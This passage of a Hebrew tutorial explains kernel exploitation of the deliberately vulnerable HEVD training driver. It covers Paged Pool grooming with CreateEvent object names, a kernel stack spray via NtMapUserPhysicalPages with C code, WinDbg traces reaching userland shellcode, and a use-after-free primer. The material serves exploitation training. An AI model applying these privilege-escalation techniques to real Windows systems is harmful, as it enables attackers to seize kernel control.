ה-chunk-ים יראו בצורה הבאה לפני השחרור:

Chunk (block size = 0x1F)

0x00	_POOL_HEADER
0x08	...
0x0C	ShellcodeAddress(userland)
...	...

אז לאחר שחרורם והתווספותם ל-Lookaside, ירשם _SINGLE_LIST_ENTRY לתחילת ה-chunk ה-chunk-ים יראו כך:

Chunk (block size = 0x1F)

0x00	_POOL_HEADER
0x08	__SINGLE_LIST_ENTRY.Next
0x0C	ShellcodeAddress(userland)
...	...

ה-Callback הפיקטיבי שלנו לא נדרס, וזאת בזכות העבודה שהגודל של _SINGLE_LIST_ENTRY הוא 4 בתים, כך שהמידע שקיים החל מהבית הרביעי ב-chunk נשמר. אם ה-chunk היה מתווסף ל-ListHeads, היה מתווסף _LIST_ENTRY בתחילתו, שהיה דורס את ה-Callback (מכיוון שהגודל של _LIST_ENTRY הוא 8 בתים). פרט המידע האחרון חשוב לנו מאוד - השימוש ב-Lookaside הוא לא מתוך נוחות או אילוץ של מערכת ההפעלה: כזכור, ב-2 הדקות הראשונות לאחר עלייתה, ה-Lookaside לא מאותחל. השימוש ב-Lookaside נעשה מתוך **הכרח** שלנו לשלוט בארבעת הבתים השניים ב-UninitializedHeapVariable, לכן כשנרשום את ה-exploit שלנו נוודא שה-Lookaside עלה ורק לאחר מכן ננצל את החולשה.

אז יפה, יש לנו רעיון לניצול החולשה. מה שנותר הוא להבין כיצד ניתן לרשום מידע שרירותי ל-Paged Pool, בגודל שאנו רוצים (0xF0 בתים). זוכרים את חברינו, CreateEvent? כזכור, האובייקט שמייצג את ה-Event עצמו מוגדר ב-Non-Paged Pool, עובדה שעזרה לנו לניצול ה-Pool Overflow שעסקנו בו בסעיף הקודם. אבל אם נבחן שוב את חתימת הפונקציה, נבחין בארגומנט מעניין נוסף:

```
HANDLE WINAPI CreateEvent(
  _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,
  _In_     BOOL                  bManualReset,
  _In_     BOOL                  bInitialState,
  _In_opt_ LPCTSTR               lpName
);
```

הארגומנט lpName הוא מצביע למחרוזת. המחרוזת לא נשמרת ב-Event עצמו, אלא מיוצגת בעזרת הקצאה אחרת שהתג שלה הוא ObNm (Object Name), והיא מוקצית ב-Paged Pool! כמו כן, מכיוון שיש לנו שליטה מוחלטת ב-lpName, יש לנו שליטה מוחלטת על גודל ה-chunk שיוקצה ועל תוכנו (התוכן יהיה העתק של המחרוזת שלנו). לכן, אם נשתמש במחרוזת שאורכה הוא 0xF0 בתים, וארבעת הבתים השניים שלה הם הכתובת של ה-shellcode שלנו, מה שיקרה ברמת ה-Pool Manager יהיה הקצאה של chunk שה-block size שלו הוא 0x1F ב-Paged Pool, שתוכנו לחלוטין לשליטתנו, וארבעה בתים אחרי תחילתו תופיע הכתובת של ה-shellcode שלנו. לאחר שחרור ההקצאה, במידה ו-PPPagedLookasideList[0x1E] לא מלא, ה-chunk הרלוונטי יתווסף אליו ויראה בדיוק כפי שאנו רוצים.

על מנת שהדרייבר יקבל את ה-chunk שאנו יצרנו כאשר יבקש זיכרון ב-Paged Pool, על ה-chunk שלנו להיות בראש ה-LookasideList הרלוונטי. אבל, מכיוון שאנו לא שולטים במידע שקיים ב-Lookaside לפני תחילת יצירת הקצאות ה-ObNm שלנו, עלינו קודם כל לוודא שה-Lookaside התרוקן. על מנת לרוקן את ה-Lookaside, ניצור 0x100 chunk-ים כאלו, וכך "נסחט" את כל ה-chunk-ים הקיימים ב-Lookaside. לאחר מכן, נשחרר במהירות ה-chunk-ים, על מנת שיופיעו בראש ה-Lookaside ולא יתבצע שחרור אחר של chunk בעל אותו block size. כך, כאשר הדרייבר יבקש זיכרון ב-Paged Pool, הוא יקבל את אחד ה-chunk-ים שיצרנו. לתהליך שתיארנו קוראים, כפי שציינו בעבר, Pool Grooming.

לצורך הדגמה, נחליט שאנו מעוניינים שהערך של Callback יהיה 0x41414141. לכן, השם שנעניק ל-Event יהיה:

```
event_name = "\x42" * 0x04 + "\x41\x41\x41\x41" + "\x43" * 0xE3 + str(index+1).ljust(0x04, '\x44') + '\x00'
```

כאשר ארבעת הבתים האחרונים (לפני ה-null-terminator) מטרתם להעניק שם ייחודי ל-Event, אחרת הקריאה ל-CreateEvent תכשל.

עבור כל Event שנייצר, בעל שם בפורמט שציינו, יווצר chunk ב-Paged Pool תחת התג ObNm, שה-block size שלו הוא 0xF8. בעת הקריאה ל-CloseHandle עם ה-handle ל-Event, גם ה-chunk שמחזיק את שמו ישוחרר, ויכנס ל-Lookaside המתאים לו, ספציפית ל-PPPagedLookasideList[0x1E]. נרשום

תכנית שיוצרת Event 0x100-ים כאלו, ולאחר מכן משחררת אותם ושולחת בקשת IOCTL לדרייבר עם קוד ה-IOCTL שיגרום לקריאה ל-HEVD!TriggerUninitializedHeapVariable, ונבחן את ה-Lookaside הרלוונטי לאורך פעולת התכנית.

על מנת לבחון את ה-Pool בצורה נוחה יותר, ניעזר בתוסף ל-WinDbg בשם poolinfo. התוסף נכתב על ידי fishstiqz וניתן להעתיק אותו מ-GitHub. בספריה ב-GitHub קיימים הן קבצי מקור והן קבצי dll מוכנים מראש. על מנת להוסיף תוסף ל-WinDbg, נצטרך להעתיק את ה-dll המתאים (במקרה הזה, את ה-dll בארכיטקטורת 32 ביט) למיקום בו WinDbg יודע למצוא תוספים. הפקודה "**.extpath**" תציג את הנתיבים בהם WinDbg מחפש תוספים. באופן כללי, WinDbg ידע למצוא תוספים הנמצאים בכל אחד מהנתיבים שמוגדרים במשתנה הסביבה %PATH%. ניתן לטעון גם את התוסף בעזרת נתיב מדויק. טעינת תוספים נעשית באמצעות שימוש בפקודה "**.load <path>**". לאחר טעינת התוסף, נריץ את הפקודה "!poolinfo" על מנת לוודא שהוא נטען בהצלחה. הפלט אמור להיות דומה לפלט הבא:

```
kd> !poolinfo
!poolinfo [options] <descriptor|lookaside address>
  pool options:
    -s, --summary           show a summary of the pool descriptor (
    -v, --verbose           display a full dump of the pool descript
    -f, --free              show the freelist (ListHeads)
    -b, --bucket <size>     the bucket to show in the freelist (defa
  lookaside options:
    -l, --lookaside         treat the supplied address as a lookasi(
    -t, --looktype <type>   the lookaside type. one of: nonpaged, pa
```

ישנן מספר פקודות שהתוסף poolinfo מייצא לנו. ראשית, ניתן לצפות ברשימה של כל ה-Pools במערכת בעזרת הרצת **!poollist**. אם נוסיף את הדגל l- לפקודה, יוצגו לנו גם כל ה-Lookaside'ים של ה-Pools:

```
kd> !poollist -l
Pool Descriptors
  NonPagedPool[0]:                82b727c0
  PagedPool[0]:                   84f3c000
  PagedPool[1]:                   84f3d140
  PagedPool[2]:                   84f3e280
  PagedPool[3]:                   84f3f3c0
  PagedPool[4]:                   84f40500
  PagedPoolSession[0]:            8b846e00
Lookaside Descriptors
  Lookaside NonPagedPool[0]:      82b67440
  Lookaside PagedPool[0]:         82b67d40
  Lookaside PagedPoolSession[0]: 8b846080
```

הפקודה הזו שימושית מאוד ותחסוך לנו את מציאת ה-Lookaside על פי ה-KPRCB_ שנמצא ב-fs. לחיצה על אחד הקישורים תציג מידע מפורט יותר על כל אחד מה-Pool Descriptors/Lookaside Descriptors.

פקודה נוספת היא **!poolinfo**, והיא תציג לנו מידע על ה-Pool/Lookaside שאת הכתובת שלו נספק כארגומנט. הפקודה poolinfo! יודעת לפרסר בצורה נוחה מאוד את המבנים שקיימים ב- Pool Descriptor/Lookaside, ומפשטת מאוד את העבודה מולם. לדוגמה, אם נרצה לראות את ה-ListHeads

של ה-Non-Paged Pool באופן מפורסר, נריץ "!poolinfo -f 82b727c0", כאשר f- מורה ל-poolinfo! להציג מידע אודות ה-ListHeads, והכתובת שסיפקנו היא הכתובת של ה-Pool Descriptor של ה--Non Paged Pool שמצאנו בעזרת poollist!. אם נרצה לראות מידע אודות ListHead ספציפי, נוסיף את הדגל -b=<size>, כאשר size הוא הגודל בבתים של ההקצאות שאמורות להימצא תחת ה-ListHead. להלן דוגמה לבחינת ListHeads[0x1D] של ה-Non-Paged Pool:

```
kd> !poolinfo -f -b=0xf0 82b727c0
Pool Descriptor NonPagedPool[0] at 82b727c0
 PoolType:                      00 (NonPagedPool)
 PoolIndex:                     00000000
 PendingFreeDepth:              00000006
ListHeads[1D]: size=0F0
  86e22048: size:0F0 prev:048 index:00 type:00 tag:VM3D
  8501b958: size:0F0 prev:040 index:00 type:00 tag:Etw.
  86d72040: size:0F0 prev:040 index:00 type:00 tag:....
  850318d0: size:0F0 prev:078 index:00 type:00 tag:Vad
  86ce0b90: size:0F0 prev:0E8 index:00 type:00 tag:Wmi.
  86d71720: size:0F0 prev:048 index:00 type:00 tag:UHUB
  867d7490: size:0F0 prev:090 index:00 type:00 tag:MmCa
  86db6e08: size:0F0 prev:048 index:00 type:00 tag:Etw.
  86de98f8: size:0F0 prev:048 index:00 type:00 tag:Etw.
  8677e6e0: size:0F0 prev:048 index:00 type:00 tag:Etw.
  86d76128: size:0F0 prev:040 index:00 type:00 tag:Etw.
```

כאמור, poolinfo! יודע להציג מידע גם על ה-Lookasideים, באופן דומה. על מנת לבחון את PPPagedLookasideList[0x6], נריץ:

```
kd> !poolinfo -l -t Paged -b=038 82b67d40
Lookaside[06]: size=038, 82b67ef0
  9f442c10: size:038 prev:030 index:04 type:05 tag:SeUs
  a0827000: size:038 prev:000 index:02 type:05 tag:CMVa
```

כאשר "t- Paged" מציין ל-poolinfo את סוג ה-Lookaside.

ניעזר ב-poolinfo ונבחן את ה-Lookaside הרלוונטי אותו אנו מעוניינים לאכלס: PPPagedLookasideList[0x1E]. להלן מצב ה-Lookaside לפני יצירת ה-Event-ים:

```
kd> !poolinfo -s -l -t Paged 82b67d40 -b=0xF8
Lookaside[1E]: size=0F8, 82b685b0
  9f5f9000: size:0F8 prev:000 index:03 type:05 tag:NtFA
```

ניתן לראות שה-Lookaside מכיל chunk אחד. כאשר ניצור את ה-Event-ים, ל-ObNm המקושר ל-Event הראשון יוקצה ה-chunk הזה, כך שאין לנו מה לדאוג.

לאחר שחרור ה-Event-ים, ה-Lookaside יראה כך:

```
kd> !poolinfo -s -l -t Paged 82b67d40 -b=0xF8
Lookaside[1E]: size=0F8, 82b685b0
  8a65f6e0: size:0F8 prev:018 index:04 type:05 tag:ObNm
  a09bdb70: size:0F8 prev:028 index:03 type:05 tag:ObNm
  a08e2dd0: size:0F8 prev:008 index:02 type:05 tag:ObNm
  9f5f9000: size:0F8 prev:000 index:03 type:05 tag:ObNm
```

נדגום את ה-ObNm העליון ונראה שהוא אכן מכיל את המידע שרצינו, כאשר 4 בתים אחרי סיום ה-_POOL_HEADER קיימת הכתובת 0x41414141:

```
kd> dd 8a65f6e0+8 L4
8a65f6e8  a09bdb78 41414141 43434343 43434343
```

מעולה ☺. כזכור, ארבעת הבתים הראשונים ב-chunk הם ה-_SINGLE_LIST_ENTRY שמכיל את הכתובת של ה-chunk הבא ב-Lookaside. נמקם נקודת עצירה ב-TriggerUninitializedHeapVariable, ונבחן את הערך של eax אחרי הקריאה ל-ExAllocatePoolWithTag:

```
kd>
HEVD!TriggerUninitializedHeapVariable+0x31:
93804d9b ff1514208093    call    dword ptr [HEVD!_imp__ExAllocateP
kd>
HEVD!TriggerUninitializedHeapVariable+0x37:
93804da1 8945e4          mov     dword ptr [ebp-1Ch],eax
kd> r eax
eax=8a65f6e8
kd> dd eax L3
8a65f6e8  00000000 41414141 43434343
```

כפי שניתן לראות, לדרייבר הוקצה ה-chunk הראשון מה-Lookaside. בעת ההקצאה, הוסר ה-_SINGLE_LIST_ENTRY, אך כל שאר ההקצאה נותרה זהה, כפי שניתן לראות מתוצאות הרצת "dd eax L3". נמשיך עד לנקודה בה קוראים ל-Callback. הפקודה הרלוונטית היא "call dword ptr [eax+4]". נעקוב אל תוך הקריאה:

```
kd>
HEVD!TriggerUninitializedHeapVariable+0x119:
93804e83 ff5004          call    dword ptr [eax+4]
kd> t
41414141 ??              ???
```


מגניב ☺. אם נכניס את הפקודה "g", המערכת לא תקרוס מכיוון שהפונקציה עטופה ב-try-except.

לכאורה, כל שעלינו לעשות הוא להחליף את 41414141 בכתובת של ה-shellcode שלנו, אבל כמובן שזה יהיה פשוט מדי.

כזכור, התוכן שנכתב אל תוך ה-chunk הוא השם שהענקנו ל-Event. השם הוא מחרוזת שסופה מוגדר באמצעות null-terminator. מכיוון שהכתובת של ה-Callback אליו יקפוץ הדרייבר מוגדרת יחסית בתחילת ההקצאה, לא אפשרי שהיא תכיל null-bytes. לכן, נשתמש בפונקציה האהובה עלינו

NtAllocateVirtualMemory על מנת לבקש להקצות זיכרון בכתובת שלא מכילה null-bytes, ואליה נרשום את ה-shellcode שלנו. כזכור, אין צורך בהתאוששות מיוחדת בסוף ה-shellcode, נוכל להסתפק ב-ret.

נריץ שוב את התכנית, ולאחר שה-shellcode ירוץ:



ניצול החולשה בסעיף הזה הייתה מאוד לא טריוויאלית, אבל למדנו הרבה על ה-Pool ועכשיו אנחנו חזקים יותר ☺.

Uninitialized Stack Variable

הדיון שלנו בניצול משתנים לא מאותחלים ממשיך, והפעם נדון ב-HEVD!TriggerUninitializedStackVariable. קוד ה-IOCTL שגורם לקריאה של הפונקציה הוא 0x22202F.

להלן ה-pseudocode ש-IDA יצרה עבור הפונקציה, במלואו:

```
1  int __stdcall TriggerUninitializedStackVariable(void *UserBuffer)
2  {
3    DWORD userBufferValue; // esi@1
4    _UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable; // [sp+10h] [bp-10Ch]@1
5    CPPEH_RECORD ms_exc; // [sp+104h] [bp-18h]@1
6
7    ms_exc.registration.TryLevel = 0;
8    ProbeForRead(UserBuffer, 0xF0u, 4u);
9    userBufferValue = *(_DWORD *)UserBuffer;
10   DbgPrint("[+] UserValue: 0x%p\n", *(_DWORD *)UserBuffer);
11   DbgPrint("[+] UninitializedStackVariable Address: 0x%p\n", &UninitializedStackVariable);
12   if ( userBufferValue == 0xBAD0B0B0 )
13   {
14     UninitializedStackVariable.Value = 0xBAD0B0B0;
15     UninitializedStackVariable.Callback = (void (__stdcall *)())UninitializedStackVariableObjectCallback;
16   }
17   DbgPrint("[+] UninitializedStackVariable.Value: 0x%p\n", UninitializedStackVariable.Value);
18   DbgPrint("[+] UninitializedStackVariable.Callback: 0x%p\n", UninitializedStackVariable.Callback);
19   DbgPrint("[+] Triggering Uninitialized Stack Variable Vulnerability\n");
20   if ( UninitializedStackVariable.Callback )
21     UninitializedStackVariable.Callback();
22   return 0;
23 }
```


הפונקציה מקבלת ארגומנט אחד. כרגיל, מדובר בכתובת לבאפר הקלט שסיפקנו ל-DeviceIoControl. הפונקציה מגדירה משתנה על המחסנית, בשם UninitializedStackVariable. המשתנה הוא ממבנה _UNINITIALIZED_STACK_VARIABLE. במידה והערך של הבאפר שסיפקנו לפונקציה הוא 0xBAD0B0B0, מאתחלים את UninitializedStackVariable ואת ה-Callback שלו (זה תרחיש הריצה התקין). בכל תרחישי הריצה, במידה ומוגדר Callback (כלומר, במידה והערך שנמצא ב-Callback הוא לא אפס), קוראים לו.

החולשה עצמה כמעט זהה לזו שנתקלנו בה בסעיף הקודם: מגדירים משתנה המכיל Callback, אך קיים תרחיש בו קוראים ל-Callback מבלי לאתחל את המשתנה. במידה ונוכל להשתלט על המשתנה הלא מאותחל, נוכל לבחור כתובת לבחירתנו בתור ה-Callback - כמובן שנבחר בכתובת של ה-shellcode שלנו - ולהריץ את הקוד שנמצא בכתובת שבחרנו ב-context של Kernel-Mode.

אני יוצא מנקודת הנחה שקוראי המאמר יודעים איך נראית המחסנית ומכירים מונחים כמו call stack ו-stack frames, ולכן אסקור את הרעיון התיאורטי מאחורי ניצול החולשה בזריזות.

כידוע, המחסנית גדלה לכיוון כתובות נמוכות יותר, ומחולקת למסגרות (frames). כל מסגרת מייצגת פרוצדורה, ומכילה את כל המשתנים הלוקאליים של הפרוצדורה, כתובת החזרה שלה, והפרמטרים איתה היא נקראה.

אם הפונקציה DrawSquare קראה לפונקציה DrawLine, החלק העליון של המחסנית יראה כך:




כאשר מצביע המחסנית (ב-32 ביט זהו האוגר ESP) מצביע לראש המחסנית - לכתובת שממנה מתחילים המשתנים הלוקאליים של DrawLine (זוהי הכתובת הנמוכה ביותר בתרשים שמוצג לעיל). כאשר תתבצע חזרה מהפונקציה DrawLine, יתבצע דבר בשם stack unwinding, ומצביע המחסנית יצביע על תחילת הלוקאליים של DrawSquare. כמובן שבמהלך unwinding, המידע לא נאבד: אם אחד המשתנים הלוקאליים של DrawLine ערכו 0x41414141 והוא ממוקם בכתובת 0x82b63a80 במחסנית, הערך שיאוחסן בכתובת 0x82b63a80 יישאר 0x41414141 גם לאחר ה-unwinding, עד שיידרס על ידי ערך חדש. במידה ו-DrawSquare תקרא שוב ל-DrawLine, מיד לאחר החזרה מ-DrawLine, אז המסגרת של הקריאה הנוכחית ל-DrawLine תנצל בדיוק את אותו מרחב כתובות שניצלה הקריאה הקודמת ל-DrawLine.

נדגים את העיקרון הזה בעזרת קטע הקוד הבא:

```
void callee(int n) {
    int uninitializedStackVar;
    printf("Variable value is: %d\n", uninitializedStackVar);
    uninitializedStackVar = n;
}

void caller() {
    callee(4);
    callee(5);
}

int main() {
    caller();
    return 0;
}
```

הפונקציה main קוראת לפונקציה caller, שבתורה קוראת פעמים ל-callee, עם ארגומנטים שונים. הפונקציה callee מדפיסה את הערך של uninitializedStackVar, ולאחר מכן מציבה בו את הערך איתו היא נקראה.


להלן הפלט של קטע הקוד:



ניתן לראות, שהערך שהוצב לאחר הקריאה הראשונה (4) נשמר, ולכן בקריאה השנייה ל-callee, הערך של uninitializedStackVar היה 4. להלן קטע קוד מורכב יותר, שהסיטואציה בו דומה יותר לסיטואציה שקיימת ב-TriggerUninitializedStackVariable:

```
struct _RANDOM_STRUCT {
    int n;
    void(*Callback)();
};

void readInput() {
    char input[0x8];
    scanf("%8s", input);
}

void legitCallback() {
    printf("Legit callback");
}

void callee(int value) {
    _RANDOM_STRUCT s;

    if (0xBAD0B0B0 == value) {
        s.Callback = &legitCallback;
    }

    printf("Callback address is: 0x%x\n", s.Callback);
    // Invoke callback
}

void caller() {
    readInput();
    callee(0x0BADF00D);
}

int main() {
    caller();
    return 0;
}
```

הפונקציה callee מגדירה את s ממבנה _RANDOM_STRUCT על המחסנית. במבנה זה, קיים שדה בשם Callback, שהוא מצביע לפונקציה. במידה והערך איתו הפונקציה נקראת שווה לערך קסם כלשהו, מאתחלים את ה-Callback עם כתובת לגיטימית של פונקציה. לפני הקריאה ל-callee, קיימת קריאה לפונקציה בשם readInput, אשר מקבלת קלט שהמשתמש שולט בו. לאחר החזרה מ-readInput, הערך שהתקבל כקלט מהמשתמש יישאר על המחסנית, וכאשר הקריאה ל-callee תקבל את מסגרת הקריאה שלה, הערכים שסופקו כקלט ישמשו כערכים של s טרם אתחולו. ואכן, הרצת התכנית עם הקלט "AAAAAAA" תגרום להדפסת הכתובת הבאה ככתובת ה-Callback:



נציין שקיימים Runtime checks שנועדו למנוע דברים כאלו, וגם שקומפיילרים לרוב לא יתנו לקוד בו קיים משתנה לא מאותחל להתקמפל אלא אם כן נגדיר להם אחרת.

לאחר שהבנו איך ניתן לנצל חולשות משתנה לא מאותחל במחסנית ב-userland, עלינו להבין איך ניתן לעשות זאת מה-userland עבור משתנה לא מאותחל בקרנל. המשימה כאן קשה יותר, וזאת מכיוון שכידוע, מרחב הכתובות הוירטואלי של תהליך מחולק לכתובות של המשתמש (ב-32 ביט, 2GB אם כי ניתן להגדיל ל-3GB) וכתובות שניתן לגשת אליהן רק ב-Kernel-Mode (2GB או 1GB, בהתאמה לגודל מרחב הכתובות של המשתמש). כמו כן, הדוגמה שתיארנו כאן היא נאיבית מבחינת השינויים שהמחסנית עוברת מרגע הקריאה לפונקציה שמאפשרת לנו לרשום למחסנית לרגע הקריאה לפונקציה הפגיעה. בפועל, ניצול חולשות כאלו מסתמך על ריסוס המחסנית בערך איתו אנו רוצים "לאתחל" את המשתנה הלא מאותחל.

עולה בעיה - כיצד ניתן לרסס את המחסנית הקרנלית? כזכור, הפונקציה TriggerStackOverflow מאפשרת לנו לרשום מידע שרירותי לחלק לא מבוטל של המחסנית (למעלה מ-0x800 בתים לפני שנגרום לחריגה), ולכן נוכל בתיאוריה להיעזר בה, אך במקום זאת ניעזר בפונקציה נוחה יותר וגנרית יותר, שלא תלויה בדרייבר הספציפי איתו אנו מתקשרים.

הפונקציה הזו היא nt!NtMapUserPhysicalPages. ניתן לקרוא עליה בבלוג של j00ru (חוקר ב- Project Zero של גוגל). להלן החתימה של הפונקציה (מ-MSDN):

```
BOOL WINAPI NtMapUserPhysicalPages(
  _In_ PVOID      lpAddress,
  _In_ ULONG_PTR  NumberOfPages,
  _In_ PULONG_PTR UserPfnArray
);
```

מטרת הפונקציה היא למפות מחדש עמודי זיכרון פיזי. הפונקציה מקבלת שלושה ארגומנטים - כתובת, מספר עמודים (כאשר הגודל של כל עמוד הוא 4 בתים) ומערך של ערכים שיכתבו לעמודים בהתאם לאינדקס. הכתובת היא הכתובת של תחילת אזור הזיכרון אותו אנו רוצים למפות מחדש.

מה שמעניין אותנו הוא שבמהלך פעילות הפונקציה, היא מעתיקה את הערכים מהמערך אל המחסנית או אל זיכרון Pool, על פי גודלו - אם כמות העמודים גדולה מ-1024 (כלומר, אם סך גודל המידע שמכיל המערך גדול מ-4096 בתים), המידע יועתק לזיכרון Pool. אחרת, המידע יועתק ל**מחסנית**. הפונקציה הזו מאפשרת לנו לכתוב שרירותית **4096 בתים** למחסנית הקרנלית, ולכן היא פופולרית מאוד בריסוס מחסנית בקרנל.


כזכור, אנו מעוניינים להשתלט על הערך של ה-UninitializedStackVariable.Callback ולדרוס אותו עם הכתובת של ה-shellcode שלנו, לכן נבצע את הריסוס באופן הבא:

```
NTSTATUS (__stdcall*NtMapUserPhysicalPages)(void* VirtualAddress,
unsigned long NumberOfPages, unsigned long* UserPfnArray);
*(FARPROC *)&NtMapUserPhysicalPages =
GetProcAddress(LoadLibraryA("ntdll.dll"), "NtMapUserPhysicalPages");

unsigned long sprayBuffer[1024];
for(i = 0; i < 1024; i++) {
    sprayBuffer[i] = (unsigned long)&payload;
}

NtMapUserPhysicalPages(0, 1024, sprayBuffer);
```

לאחר מכן, נשלח בקשת IOCTL עם הקוד שמוביל לקריאה ל-TriggerUninitializedStackVariable. חשוב מאוד **לא** לבצע שום פעולה שיכולה לשנות את המחסנית הקרנלית בין לבין על מנת לא לדרוס את הערכים שריססנו. נמקם נקודת עצירה בתחילת ה-shellcode, ונריץ את התכנית ב-VM שלנו. מידע תעלה נקודת העצירה ב-WinDbg, ואם נבחן אותה נראה שהיא ממוקמת בתחילת ה-shellcode שלנו (ניתן לראות זאת הן בעזרת התבוננות ב-Disassembly לאחר נקודת העצירה, והן מכיוון שהיא ממוקמת ב-userland). כמו כן, אם נתבונן ב-backtrace נראה שנקראנו מ-HEVD!TriggerUninitializedStackVariable, כפי שציפינו:

```
kd> u eip L5
013d7d50 cc              int     3
013d7d51 60              pushad
013d7d52 64a124010000    mov     eax,dword ptr fs:[00000124h]
013d7d58 8b4050          mov     eax,dword ptr [eax+50h]
013d7d5b 8bd8            mov     ebx,eax
kd> k 4
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 94343978 93804f94 0x13d7d50
01 94343a9c 93804fe8 HEVD!TriggerUninitializedStackVariable+0x9a [c:\hacksy
02 94343aa8 93805219 HEVD!UninitializedStackVariableIoctlHandler+0x1a [c:\h
03 94343ac4 82a70d7d HEVD!IrpDeviceIoCtlHandler+0x18b [c:\hacksysextremevul
```

נבחן את ההרשאות של ה-cmd שפתחתנו לאחר סיום בקשת ה-IoCtl:



Use after Free

אנו קרובים לסיום עיסוקינו עם HEVD, ואיך אפשר לדבר על חולשות מבלי לדבר על חולשות Use after Free (להלן UaF)?

הרבה נאמר בעבר על חולשות Use after Free, ובגיליון ה-60 של המגזין פורסם מאמר העוסק בחולשות UaF וניצולן תחת השם "Use Freed Memory For Fun And Profit" מאת מנחם ברויאר. הרעיון מאחורי חולשות UaF הוא כזה: במהלך ריצת התכנית, היא מקצה chunk זיכרון, בו מידע קריטי כמו כתובות של פונקציות, ושומרת את כתובתו בצורה שנגישה לחלקים אחרים בתכנית (לדוגמה, על גלובלי). במקומות שונים בתכנית, היא קוראת לפונקציות הללו, על סמך המידע שקיים ב-chunk. בתרחישי ריצה מסוימים, התכנית משחררת את ה-chunk ולא אמורה להשתמש במידע השמור בגלובלי עד שיוקצה chunk חדש. לעיתים, בעקבות הקושי בניהול מאגר קוד גדול ובעקבות חוסר מחשבה על כלל תרחישי הריצה האפשריים, יתכן מצב ובו בהתאם לקלט מסוים של המשתמש, ה-chunk בו יושב המידע הקריטי ישוחרר, אך התכנית תנסה לגשת אליו בכל זאת. למקרים כאלו נהוג לקרוא Use after Free.

לרוב, כשמדברים על חולשות UaF נהוג לדבר גם על אובייקטים, והחולשה היא חולשה שבה ניתן לגרום לתכנית לקרוא למתודות וירטואליות של אובייקט שהיא שיחררה. המקרה שלנו פשוט יותר, ולכן לא נדון בנושאים אלו.

ניצול חולשות UaF מתבסס על הצלחה ליצור הקצאה באותו גודל של ההקצאה שהתכנית השתמשה בה, וכך בסופו של דבר לקבל את ההקצאה המקורית שהתכנית מחזיקה אליה מצביעה. מסתמכים כאן על אלגוריתם השחרור וההקצאה של ה-Pool/Heap, אותו סקרנו בסעיפים הקודמים. ההקצאה החדשה צריכה להיות כזו שהמשתמש שולט בתוכנה, וכך ניתן ליצור הקצאה מזויפת בעלת אותו מבנה כמו ההקצאה המקורית, כך שבעת ה-UaF התכנית לא תקרוס, אלא תקפוץ לקוד שהתוקף מעוניין להריץ. לרוב על מנת לקבל את ההקצאה המשוחררת אין מנוס מלרסס את ה-Pool/Heap (תלוי אם אנחנו רוצים לנצל תכנית User-Mode (בשביל RCE לדוגמה) או רכיב שרץ ב-Kernel-Mode (לצורך הסלמת הרשאות לדוגמה)) בהקצאות הפיקטיביות בתקווה שאחת מהן תאכלס את ה-chunk אליו המטרה שאנו רוצים לנצל מחזיקה מצביע.

